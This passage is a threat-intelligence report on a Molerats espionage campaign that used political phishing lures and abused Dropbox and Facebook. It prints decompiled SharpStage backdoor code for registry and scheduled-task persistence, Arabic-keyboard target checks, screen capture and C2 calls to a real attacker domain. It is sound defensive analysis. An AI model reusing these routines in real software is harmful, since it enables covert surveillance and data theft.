

MOLERATS IN THE CLOUD:

New Malware Arsenal Abuses Cloud Platforms in
Middle East Espionage Campaign



In February 2020, Cybereason reported the discovery of the [Spark](#) and [Pierogi](#) backdoors, likely used in targeted attacks against Palestinian officials. The attacks were attributed to [Molerats](#) (aka The Gaza Cybergang), an Arabic-speaking, politically-motivated APT group that has operated in the Middle East since 2012.

Since the discovery, the Cybereason Nocturnus Team has been tracking the group, and in recent months have detected a new campaign leveraging two previously unidentified backdoors dubbed *SharpStage*, *DropBook*, and a downloader dubbed *MoleNet*. The new malware arsenal is designed for stealthy espionage operations specifically aimed at mainly Arab-speaking targets in the Middle East, being primarily observed in the Palestinian Territories, UAE, and Egypt as well as non-Arabic speaking targets in Turkey.

This latest campaign leverages social engineering techniques to deliver phishing documents that include various decoy themes related to current Middle Eastern affairs. Among the themes used in the phishing campaign were:

- **References to Israeli relations with neighboring Arab countries:** Specifically the recent meeting between His Royal Highness Mohammed bin Salman, Crown Prince of Saudi Arabia ([MBS](#)), the U.S. Secretary of State [Mike Pompeo](#) and Israeli PM [Benjamin Netanyahu](#), as **reported** in the media.
- **References to Palestinian political affairs:** the campaign uses different themes related to Palestinian political events and public figures:
 - Hamas Internal Elections
 - [Dr. Ahmad Majdalani](#), the Secretary-General of the Palestinian Popular Struggle Front (PPSF)
 - Possibly fake documents allegedly authored by the Popular Front for the Liberation of Palestine ([PFLP](#)) detailing media preparations for PFLP's 53rd anniversary celebrations


The newly discovered backdoors were delivered together with the previously reported Spark backdoor, which along with other similarities to previous campaigns, further strengthens the attribution to Molerats.

Both SharpStage and DropBook backdoors operate in a stealthy manner, implementing the legitimate cloud storage service [Dropbox](#) to exfiltrate the stolen information from their targets, thus evading detection or takedowns by using legitimate web service. In addition, the team discovered that DropBook, a new Python-based backdoor, exploits the social media platform [Facebook](#), where the backdoor operators create fake accounts to control the backdoor while hiding in plain sight. DropBook differs from the other espionage tools in the arsenal since it relies solely on fake Facebook accounts for C2 to receive instructions from its operators. While the exploitation of social media for C2 communication is not new, it is not often observed in the wild.

Moreover, the Cybereason Nocturnus team also uncovered Molerats activity leveraging the Spark backdoor against Turkish-speaking targets based on observation of phishing documents in Turkish language.

Lastly, the team has identified a separate campaign that uses a new variant of the Pierogi backdoor against similar targets that were also infected with the Spark, SharpStage, and DropBook backdoors. This overlap further strengthens the suspected ties between the two sub-groups of the Gaza Cybergang: Molerats and APT-C-23 (Arid Viper).

Cybereason reached out to Facebook, Dropbox, Google and Simplenote reported the abused accounts.



Key Findings

- **Threat Actors Assessed to be Molerats (aka The Gaza Cybergang):** An Arabic-speaking, politically motivated group that has operated in the Middle East since 2012.
- **New Espionage Tools Developed by Molerats:** Cybereason identified two new backdoors dubbed SharpStage and DropBook, as well as the MoleNet downloader, all of which can allow the attackers the ability to execute arbitrary code and collect sensitive data for exfiltration from infected computers. The newly discovered backdoors were used in conjunction with the previously reported Spark backdoor previously attributed to Molerats.
- **Targeting Across the Middle East:** Cybereason assesses that the campaign operators seek to target high ranking political figures and government officials in the Middle East, including the Palestinian Territories, UAE, Egypt and Turkey.
- **Political Phishing Themes:** Themes used to lure the victims included the Israeli-Saudi relations, Hamas elections, Palestinian politicians as well as other recent political events including recent meeting between His Royal Highness Mohammed bin Salman, Crown Prince of Saudi Arabia (MBS), the U.S. Secretary of State Mike Pompeo and Israeli PM Benjamin Netanyahu.
- **Abuse of Facebook, Google Docs, Dropbox and Simplenote Platforms:** The newly discovered DropBook backdoor used fake Facebook accounts or Simplenote for command and control (C2) operations, and both SharpStage and DropBook implement a Dropbox client in order to exfiltrate the data stolen from their targets to a cloud storage, as well as for storing their espionage tools.
- **Connection to the Pierogi Backdoor:** Analysis shows a correlation between the newly discovered backdoors, Spark and the previously reported Pierogi backdoor. Cybereason estimates with moderate-to-high confidence that they were developed by different teams operating on behalf of similar interests or by the same threat actor.
- **Using Quasar RAT:** The attackers used new espionage tools to download additional payloads from DropBox including the infamous open-source Quasar RAT that was used before by the Gaza Cybergang.


The Discovery of Molerats' New Cyber Arsenal

While hunting for Middle Eastern threats, Cybereason's Nocturnus team stumbled upon couple of unique malware samples analysis proved to be previously undocumented. These two backdoors, dubbed SharpStage, DropBook, and the MoleNet downloader share multiple campaign similarities in TTPs and phishing themes, and were also delivered in conjunction with the Spark backdoor previously attributed to the Gaza Cybergang, aka Molerats.



Molerats are known to lure their victims using political and Middle Eastern themed phishing files, and this time they stuck to their way, using recent political events that took place including the peace agreement or normalization process between Israel and neighboring Arab countries.

FIGURE 2

Overview chart of the attack infrastructure



One of the phishing documents observed in the campaign is a PDF file titled “MBS-Israel”, referencing the [recent talks](#) between Israeli Prime Minister Benjamin Netanyahu and His Royal Highness Mohammed bin Salman, Saudi Crown Prince:






The PDF content instructs the targets to download password-protected archives presumably containing the minutes of different meetings from either Dropbox or Google Drive:

TABLE 1

EMBEDDED URL	Archive Type and SHA-256 Hash
https://www.dropbox[.]com/s/r81t6y7yr8w2ymc/MOM.zip?dl=1	Zip Archive 58f926d9bd70c144f8697905bf81dfff046a12929639dfba3a6bd30a26367823
https://drive.google[.]com/uc?export=download&id=1NnMIUPwkxK4_wAJwrqxqBAfdKCPDxyeh	RAR Archive d7675b5c1a47b876b505bf6fd8dc9ea3b35520c13408450df8807a1a5c24da68

FIGURE 5

Payloads downloaded using the PDF

	Details crown prince held...li PM.Nov.23.20.MoM.exe	8.5 MB
	Details of MBS meeting...f State.Nov.23.20.MoM.exe	2.9 MB
	Talking points for meeting.exe	12.7 MB

Two of the new files are SharpStage and DropBook:

TABLE 2

FILE NAME	CLASSIFICATION	SHA-256
Details Crown Prince held 'secret meeting' with Israeli PM.Nov.23.20.MoM.exe	SharpStage Backdoor	69af17199ede144d1c743146d4a7b7709b765e-57375d4a4200ea742dabef75ef
Details of MBS meeting with the US Secretary of State. Nov.23.20.MoM.exe	Spark Backdoor	54eadcd0b93f0708c8621d2d8d1fb-4016f617680b3b0496343a9b3fed429aaf9
Talking points for meeting.exe	DropBook Backdoor	2578cbf4980569b372e06cf414c3da9e29226d-f4612e2fc6c56793f77f8429d8

It is interesting to note the consistent variations of fake Microsoft Word icons used by the Gaza Cybergang, across different malware:


TABLE 3

SharpStage	DropBook	Pierogi	Spark
 			  

At the time of writing the blog, the newly discovered SharpStage backdoor has a very low detection rate, according to VirusTotal:

FIGURE 6

Detection rate for one sample of SharpStage



The Cybereason Nocturnus team has also observed different Middle-Eastern themed URLs used in the SharpStage's C2 domains:

- [http://artlifelondon\[.\]com/hamas_internal_elections.rar](http://artlifelondon[.]com/hamas_internal_elections.rar)
- [https://www.artlifelondon\[.\]com/Hamas.php](https://www.artlifelondon[.]com/Hamas.php)
- [https://forextradingtipsblog\[.\]com/SaudiRecognitionofIsrael.php](https://forextradingtipsblog[.]com/SaudiRecognitionofIsrael.php)
- [https://forextradingtipsblog\[.\]com/AhmedMajdalani.php](https://forextradingtipsblog[.]com/AhmedMajdalani.php)

Analysis of the SharpStage Backdoor

The SharpStage backdoor is a .NET malware with backdoor capabilities. Its name is a derivative of the main activity class called "Stage_One". The Cybereason Nocturnus team was able to identify three variants of the SharpStage backdoor that are under continuous development, with two of them sharing a hardcoded mutex `71C19A8DC5F144E5AA9B8E896AE0BFD7`:

FIGURE 7

SharpStage mutex as seen in its code

```
private Mutex QBdJHLDpd = new Mutex(initiallyOwned: false, "71C19A8DC5F144E5AA9B8E896AE0BFD7");
```

The compilation timestamps of these samples vary between October 4th and November 29th, 2020. All three contain similar functionalities with some variation to several functions as well as an emphasis on code obfuscation, code modularity, logging and connectivity checking as a dependency for further execution. In addition, each has its own persistence component.


The SharpStage backdoor has the following capabilities, some of which depend on the commands received from the C2:

- **Screen capture:** The SharpStage backdoor has the ability to capture the victim's screen.
- **Targets Arabic-speaking users:** SharpStage checks for the presence of the Arabic language on the infected machine, thus avoiding execution on non-relevant devices, and is capable of avoiding most sandboxes.
- **Dropbox client:** A Dropbox client API is implemented in SharpStage and is used to communicate with Dropbox using a token to download and exfiltrate data.
- **Powershell, command line and WMI execution:** When receiving a command from the C2, SharpStage has the ability to execute arbitrary commands.
- **Download and execute additional files:** The malware has the ability to download and execute additional payloads.
- **Unrar an archive:** In addition to downloading, SharpStage can also unarchive data downloaded from the C2 that contains a SharpStage payload along with a persistence module.

As depicted below, Cybereason detects the infection chain of SharpStage. In this variant, the persistence component is “shearS.exe” which writes a scheduled task for the downloaded “shear” sample which is the SharpStage payload. In general, it can be seen that the SharpStage persistence component shares the “S” appendix regardless of SharpStage main module’s name:

FIGURE 8

Attack Tree of SharpStage, as shown in the Cybereason Defence Platform



SharpStage Dropper (Early Version)

The first variant comes packed in a dropper that stages the backdoor and creates persistence. The dropper writes the payload (SharpStage backdoor) both to the temp and startup folders:

FIGURE 9

Retrieving the startup and temp folders from the system

```
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
string tempPath = Path.GetTempPath();
string text = "ViewOffice";
string text2 = text + ".exe";
string text3 = tempPath + text2;
string path = folderPath + "\\\" + text2;
```

The copying and execution of the malware is done by creating an instance of Windows Explorer:

FIGURE 10

Creating a Windows Explorer process

```
Process process2 = new Process();
process2.StartInfo.FileName = "explorer.exe";
process2.StartInfo.Arguments = folderPath;
process2.Start();
```

In addition, the dropper has the ability to create persistence for the malware dropped in %temp% using the registry autorun key:

FIGURE 11

Creating persistence through the registry

```
if (flag)
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", writable: true);
    registryKey.SetValue(text, tempPath + text2);
}
```

Secondary Persistence Implant (Later Versions)

As seen in the Cybereason process tree, a newer and more modular variant of SharpStage named “shear” is downloaded from the C2 together with a smaller file called “shearS”. The latter creates persistence for the first and also includes some machine profiling capabilities. The machine profiling is being done using WMI query, and data such as the system manufacturer and model are collected:

FIGURE 12

System info collections by the persistence component

```
private bool iss()
{
    try
    {
        string str = "";
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new SelectQuery("Select * from Win32_ComputerSystem")))
        {
            foreach (ManagementObject item in managementObjectSearcher.Get())
            {
                item.Get();
                str += "/******Operating System Information *****/";
                str = string.Format("{0}{1}", "System Manufacturer:", item["Manufacturer"]);
                string.Format("{0}{1}", "System Model:", item["Model"]);
            }
        }
        return true;
    }
    catch
    {
        return false;
    }
}
```

When creating persistence, schtasks are used to create a new scheduled task for “shear”. The reference to “shear” below is done simply by removing the “S” at the end of “shearS”:

FIGURE 13

Run scheduled task method in the persistence component

```
private void RunSktast(string Rarpath)
{
    string executablePath = Application.ExecutablePath;
    string text = string.Concat(str2: Path.GetFileName(executablePath).Replace("S", ""), str0: Path.GetDirectoryPath(executablePath), str1: "\\");
    string text2 = Path.GetFileNameWithoutExtension(executablePath).Replace("S", "");
    Process process = new Process();
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.FileName = Rarpath;
    process.StartInfo.Arguments = "/create /sc minute /mo 1 /tr \"" + text + "\" /F /tn \"" + text2 + "\" ";
    process.Start();
    process.BeginErrorReadLine();
    process.StandardOutput.ReadToEnd();
    process.WaitForExit();
}
```

SharpStage Core Functionality

The dropper downloaded from the SharpStage C2 has several backdoor capabilities including implementation of a Dropbox client API along with a check for the presence of the Arabic language in order to execute only on desired targets and to evade sandbox detection, as the default language setting is usually English.

Prior to the language check, the backdoor automatically captures the screen and saves the image in the %temp% folder:

FIGURE 14

Capturing the victim's screen

```
InitializeComponent();
base.FormBorderStyle = FormBorderStyle.None;
base.WindowState = FormWindowState.Maximized;
string str = "_" + DateTime.Now.ToString("yyyyMMddhhmmss");
pathDD = Environment.GetEnvironmentVariable("temp") + "\\\" + str;
CaptureMyScreen(pathDD);
pictureBox1.ImageLocation = pathDD;
```

As mentioned above, the malware does a check to detect the presence of an Arabic keyboard. If such a keyboard layout was found, the "startLoop" flag is set to "true" and the execution proceeds to the main activity of connecting to the C2 and getting further instructions:

FIGURE 15

Checking for an Arabic keyboard and updating the corresponding flag

```
private void pictureBox1_MouseClick(object sender, MouseEventArgs e)
{
    Hide();
    base.ShowInTaskbar = false;
    base.Opacity = 0.0;
    File.Delete(pathDD);
    foreach (InputLanguage installedInputLanguage in InputLanguage.InstalledInputLanguages)
    {
        if (installedInputLanguage.LayoutName.ToLower().Contains("ar"))
        {
            startLoop = true;
            break;
        }
        startLoop = false;
    }
}
```

```
private void Startupdate()
{
    if (startLoop)
    {
        new Thread((ThreadStart)delegate
        {
            GetUpload();
        }).Start();
        timer1.Stop();
        timer1.Enabled = false;
    }
}
```

When examining the "GetUpload" method, the backdoor capabilities of the malware are revealed. After the C2 is contacted, SharpStage starts parsing commands:

FIGURE 16

Contacting the C2 and initiating command related variables

```
StringContent content = new StringContent(JsonConvert.SerializeObject(person), Encoding.UTF8, "application/json");
string url = "https://www.artlifelondon.com/beta/medias.php";
HttpClient client = new HttpClient();
string result = (await client.PostAsync(url, content)).Content.ReadAsStringAsync().Result;
string[] Sresult = result.Split('\n');
string pathRar = "";
string PathCmd = "";
string PathPowershell = "";
string PathWMIC = "";
```

As depicted in the image below, the malware parses commands from the C2 related to command line, Powershell and WMI execution and then initiates the relevant variable. In addition, it initiates a Dropbox client in order to download another file - in this case, it is initiated with the "AcessTo" variable which is a token previously got from the C2:

FIGURE 17

Parsing commands from the C2 and initiating the Dropbox client

```
if (Sresult[i].StartsWith("Path"))
{
    string[] array = Sresult[i].Split('=')[1].Trim().Split('#');
    string pathtool = Environment.GetEnvironmentVariable(array[1]) + "\\" + array[2];
    if (Sresult[i].StartsWith("PathRar"))
    {
        pathRar = pathtool;
    }
    else if (Sresult[i].StartsWith("PathCmd"))
    {
        PathCmd = pathtool;
    }
    else if (Sresult[i].StartsWith("PathPowershell"))
    {
        PathPowershell = pathtool;
    }
    else if (Sresult[i].StartsWith("PathWMI"))
    {
        PathWMI = pathtool;
    }
    if (!File.Exists(pathtool))
    {
        ISDownload = true;
        using IDownloadResponse<FileMetadata> response2 = await new DropboxClient(AcessTo).Files.DownloadAsync(array[0]);
        using FileStream destination = File.Create(pathtool);
        (await response2.GetContentAsStreamAsync()).CopyTo(destination);
        ISDownload = false;
    }
}
```

The attacker's Dropbox account is used to download additional files, and the downloads can also be completed using a web address and a secure connection:

FIGURE 18

Download of additional files

```
if (EndString.StartsWith("DFileDrop") || EndString.StartsWith("DFromUrl"))
{
    string[] strs = EndString.Split('=')[1].Trim().Split('#');
    string path = Environment.GetEnvironmentVariable(strs[1]) + "\\" + strs[2];
    if (!ISDownload)
    {
        ISDownload = true;
        if (EndString.StartsWith("DFileDrop"))
        {
            using IDownloadResponse<FileMetadata> response2 = await new DropboxClient(AcessTo).Files.DownloadAsync(strs[0]);
            using FileStream destination = File.Create(path.Trim());
            (await response2.GetContentAsStreamAsync()).CopyTo(destination);
        }
        else
        {
            using WebClient webClient = new WebClient();
            string address = strs[0];
            string fileName = path;
            ServicePointManager.Expect100Continue = true;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
            webClient.DownloadFile(address, fileName);
        }
        person.Mask = 1;
        content = new StringContent(JsonConvert.SerializeObject(person), Encoding.UTF8, "application/json");
        result = (await client.PostAsync(url, content)).Content.ReadAsStringAsync().Result;
        if (result == "Done..")
        {
            ISDownload = false;
        }
        person.Mask = 0;
    }
}
```

The code below implements a switch-case for command execution and, depending on the command received, uses command line, Powershell or WMI:

FIGURE 19
